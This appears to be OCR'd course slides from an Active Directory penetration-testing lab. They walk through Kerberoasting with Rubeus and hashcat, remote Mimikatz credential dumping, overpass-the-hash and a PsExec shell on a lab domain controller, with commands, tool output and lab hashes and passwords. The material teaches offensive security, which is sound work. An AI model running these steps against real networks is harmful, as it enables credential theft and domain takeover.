
- Service principal name
- Unique ID for a service instance
- Associates a service instance with a logon account
- Format: *ServiceClass/Host:Port*

SPN (SERVICE PRINCIPAL NAME)

- Usually, the service owners are computer accounts and there are default built-in SPNs for computer accounts.
- Examples: HOST (has many services), LDAP, TERMSRV, CIFS (under HOST)…etc
- Sometimes Service Owners can be user accounts by setting the SPN attribute to specific username (Service Accounts)
- Kerberos authentication uses SPNs to associate a service instance with a service sign-in account.
- And can be set using setspn command:

```
setspn -S ServiceClass/Hostname:Port Domain\Username
```

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> setspn -Q */web-01*
Checking domain DC=alto,DC=tel
CN=WEB-01,OU=Servers,OU=IT Computers,OU=IT,DC=alto,DC=tel
        WSMAN/WEB-01
        WSMAN/WEB-01.alto.tel
        TERMSRV/WEB-01
        TERMSRV/WEB-01.alto.tel
        RestrictedKrbHost/WEB-01
        HOST/WEB-01
        RestrictedKrbHost/WEB-01.alto.tel
        HOST/WEB-01.alto.tel
CN=iis.srvc,OU=Service Accounts,OU=IT,DC=alto,DC=tel
        http/web-01.alto.tel:80
        mssqlsvc/web-01.alto.tel:1433

Existing SPN found!
```



DISCUSS

Service owners can be computer accounts or user accounts, which one do we target? And why?

Computer Accounts

- Very complex password
- 120 character
- Default policy to update every 30 days

```
msv :
 [00000003] Primary
 * Username : WEB-01$
 * Domain   : ALTO
 * NTLM     : 9cbea1282bcb33a0f3caf3c83ccffea7
 * SHA1     : 5f2c98334f3fb69a3d1f9999adb2b1ffce8102af
tspkg :
wdigest :
 * Username : WEB-01$
 * Domain   : ALTO
 * Password : (null)
kerberos :
 * Username : WEB-01$
 * Domain   : alto.tel
 * Password : S*.lk)Tcy96@Tew2`/rJVzcg+++"+@s?'iN)y.Ksq2sa<;*<`f"JW2_N9B2%>!9.s?\k"z2OYgNT>Qe/ t_Pxkcs3&P)O)D/(Qu^tJuy\jM^0(\vg2Fkh![g
ssp :
credman :
```

MISSION

Perform Kerberoasting attack

Bonus: try cracking the hash

Is IIS Service account local admin somewhere?

RUBEUS KERBEROAST

```
Rubeus.exe kerberoast
```

CRACKING THE HASH

```
Rubeus.exe kerberoast /format:hashcat /outfile:hash-kerberoast.txt
```


```
hashcat -m 13100 --force -a 0 hashes-kerberoast.txt
```

Password:Serv@1234

TEST ADMIN

```
runas.exe /user:iis.srvc@alto.tel "PowerShell.exe -ep bypass“

cd C:\Tools\

Import-Module .\PowerView.ps1

Find-LocalAdminAccess
```

LAB SETUP


WKS-01
Admin Access
Pwnd.user
Sprayed.user
Roasted.user
IIS.Srvc
Admin Access
WEB-01
Admin Access
WKS-02
DC-01

LOGIN TO WEB-01
DADMIN.USER / ITDA@1234

MISSION

Dump hashes from WEB-01

DUMP WEB-01 HASHES REMOTELY

```
runas.exe /user:iis.srvc@alto.tel "PowerShell.exe -ep bypass“

cd C:\Tools\

Import-Module Invoke-Mimikatz-Nishang.ps1

Invoke-Mimikatz -ComputerName web-01 -Command privilege::debug

Invoke-Mimikatz -ComputerName web-01 -Command sekurlsa::logonpasswords
```

Note Down the Dadmin.user and Web-01$ machine account hashes

OVERPASS THE HASH

Using the user's NTLM Hash to request Kerberos tickets:

- Ask for TGT on behalf of the user
- Then ask to access services that user has permission

Over-PTH

- Lateral movement.
- Privilege escalation.

MISSION

Perform Over-PTH and get a shell in the DC

OVER-PTH MIMIKATZ

```
mimikatz.exe

sekurlsa::pth /user:dadmin.user /domain:alto.tel
/ntlm:ab17459b22bc447d860c7243f6b40436
/run:powershell.exe

dir \\dc-01\C$
```

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> & '.\mimikatz_trunk-2.2.0 20210531\x64\mimikatz.exe'

  .#####.   mimikatz 2.2.0 (x64) #19041 May 31 2021 00:08:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::pth /user:dadmin.user /domain:alto.tel /ntlm:ab17459b22bc447d860c7243f6b40436 /run:powershell.exe
user    : dadmin.user
domain  : alto.tel
program : powershell.exe
impers. : no
NTLM    : ab17459b22bc447d860c7243f6b40436
  |  PID  6120
  |  TID  5568
  |  LSA Process is now R/W
  |  LUID 0 ; 1574247 (00000000:00180567)
  \_ msv1_0   - data copy @ 000002255A6C0BA0 : OK !
  \_ kerberos - data copy @ 000002255AF81388
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 000002255A6C89D8 (32) -> null

mimikatz # exit
Bye!
```


OVER-PTH RUBEUS

```
.\Rubeus.exe asktgt /domain:alto.tel /user:DAdmin.user
/rc4:ab17459b22bc447d860c7243f6b40436 /ptt
```


```
Klist
```

```
.\PsExec64.exe -accepteula \\dc-01.alto.tel cmd
```

```
hostname
```


\\dc-01.alto.tel: cmd
PS C:\Users\pwnd.user\Desktop\AD-Tools> klist
Current LogonId is 0:0x806cd
Cached Tickets: (1)
#0> Client: DAdmin.user @ ALTO.TEL
Server: krbtgt/alto.tel @ ALTO.TEL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 11/14/2022 6:44:23 (local)
End Time: 11/14/2022 16:44:23 (local)
Renew Time: 11/21/2022 6:44:23 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
PS C:\Users\pwnd.user\Desktop\AD-Tools> .\PsExec64.exe -accepteula \\dc-01.alto.tel cmd
PsExec v2.33 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
Microsoft Windows [Version 10.0.17763.3532]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>hostname
Dc-01

LAB SETUP


WKS-01
Admin Access
Pwnd.User
Sprayed.User
Roasted.User
IIS.Srvc
Dadmin.User
Admin Access
WEB-01
Admin Access
WKS-02
Admin Access
DC-01

ATTACK PLAN

Find domain controller

Find domain admin accounts

Find domain admin hashes

Compromise domain


Compromise target servers

Achieve persistence

ADMIN HUNTING

Local admin required

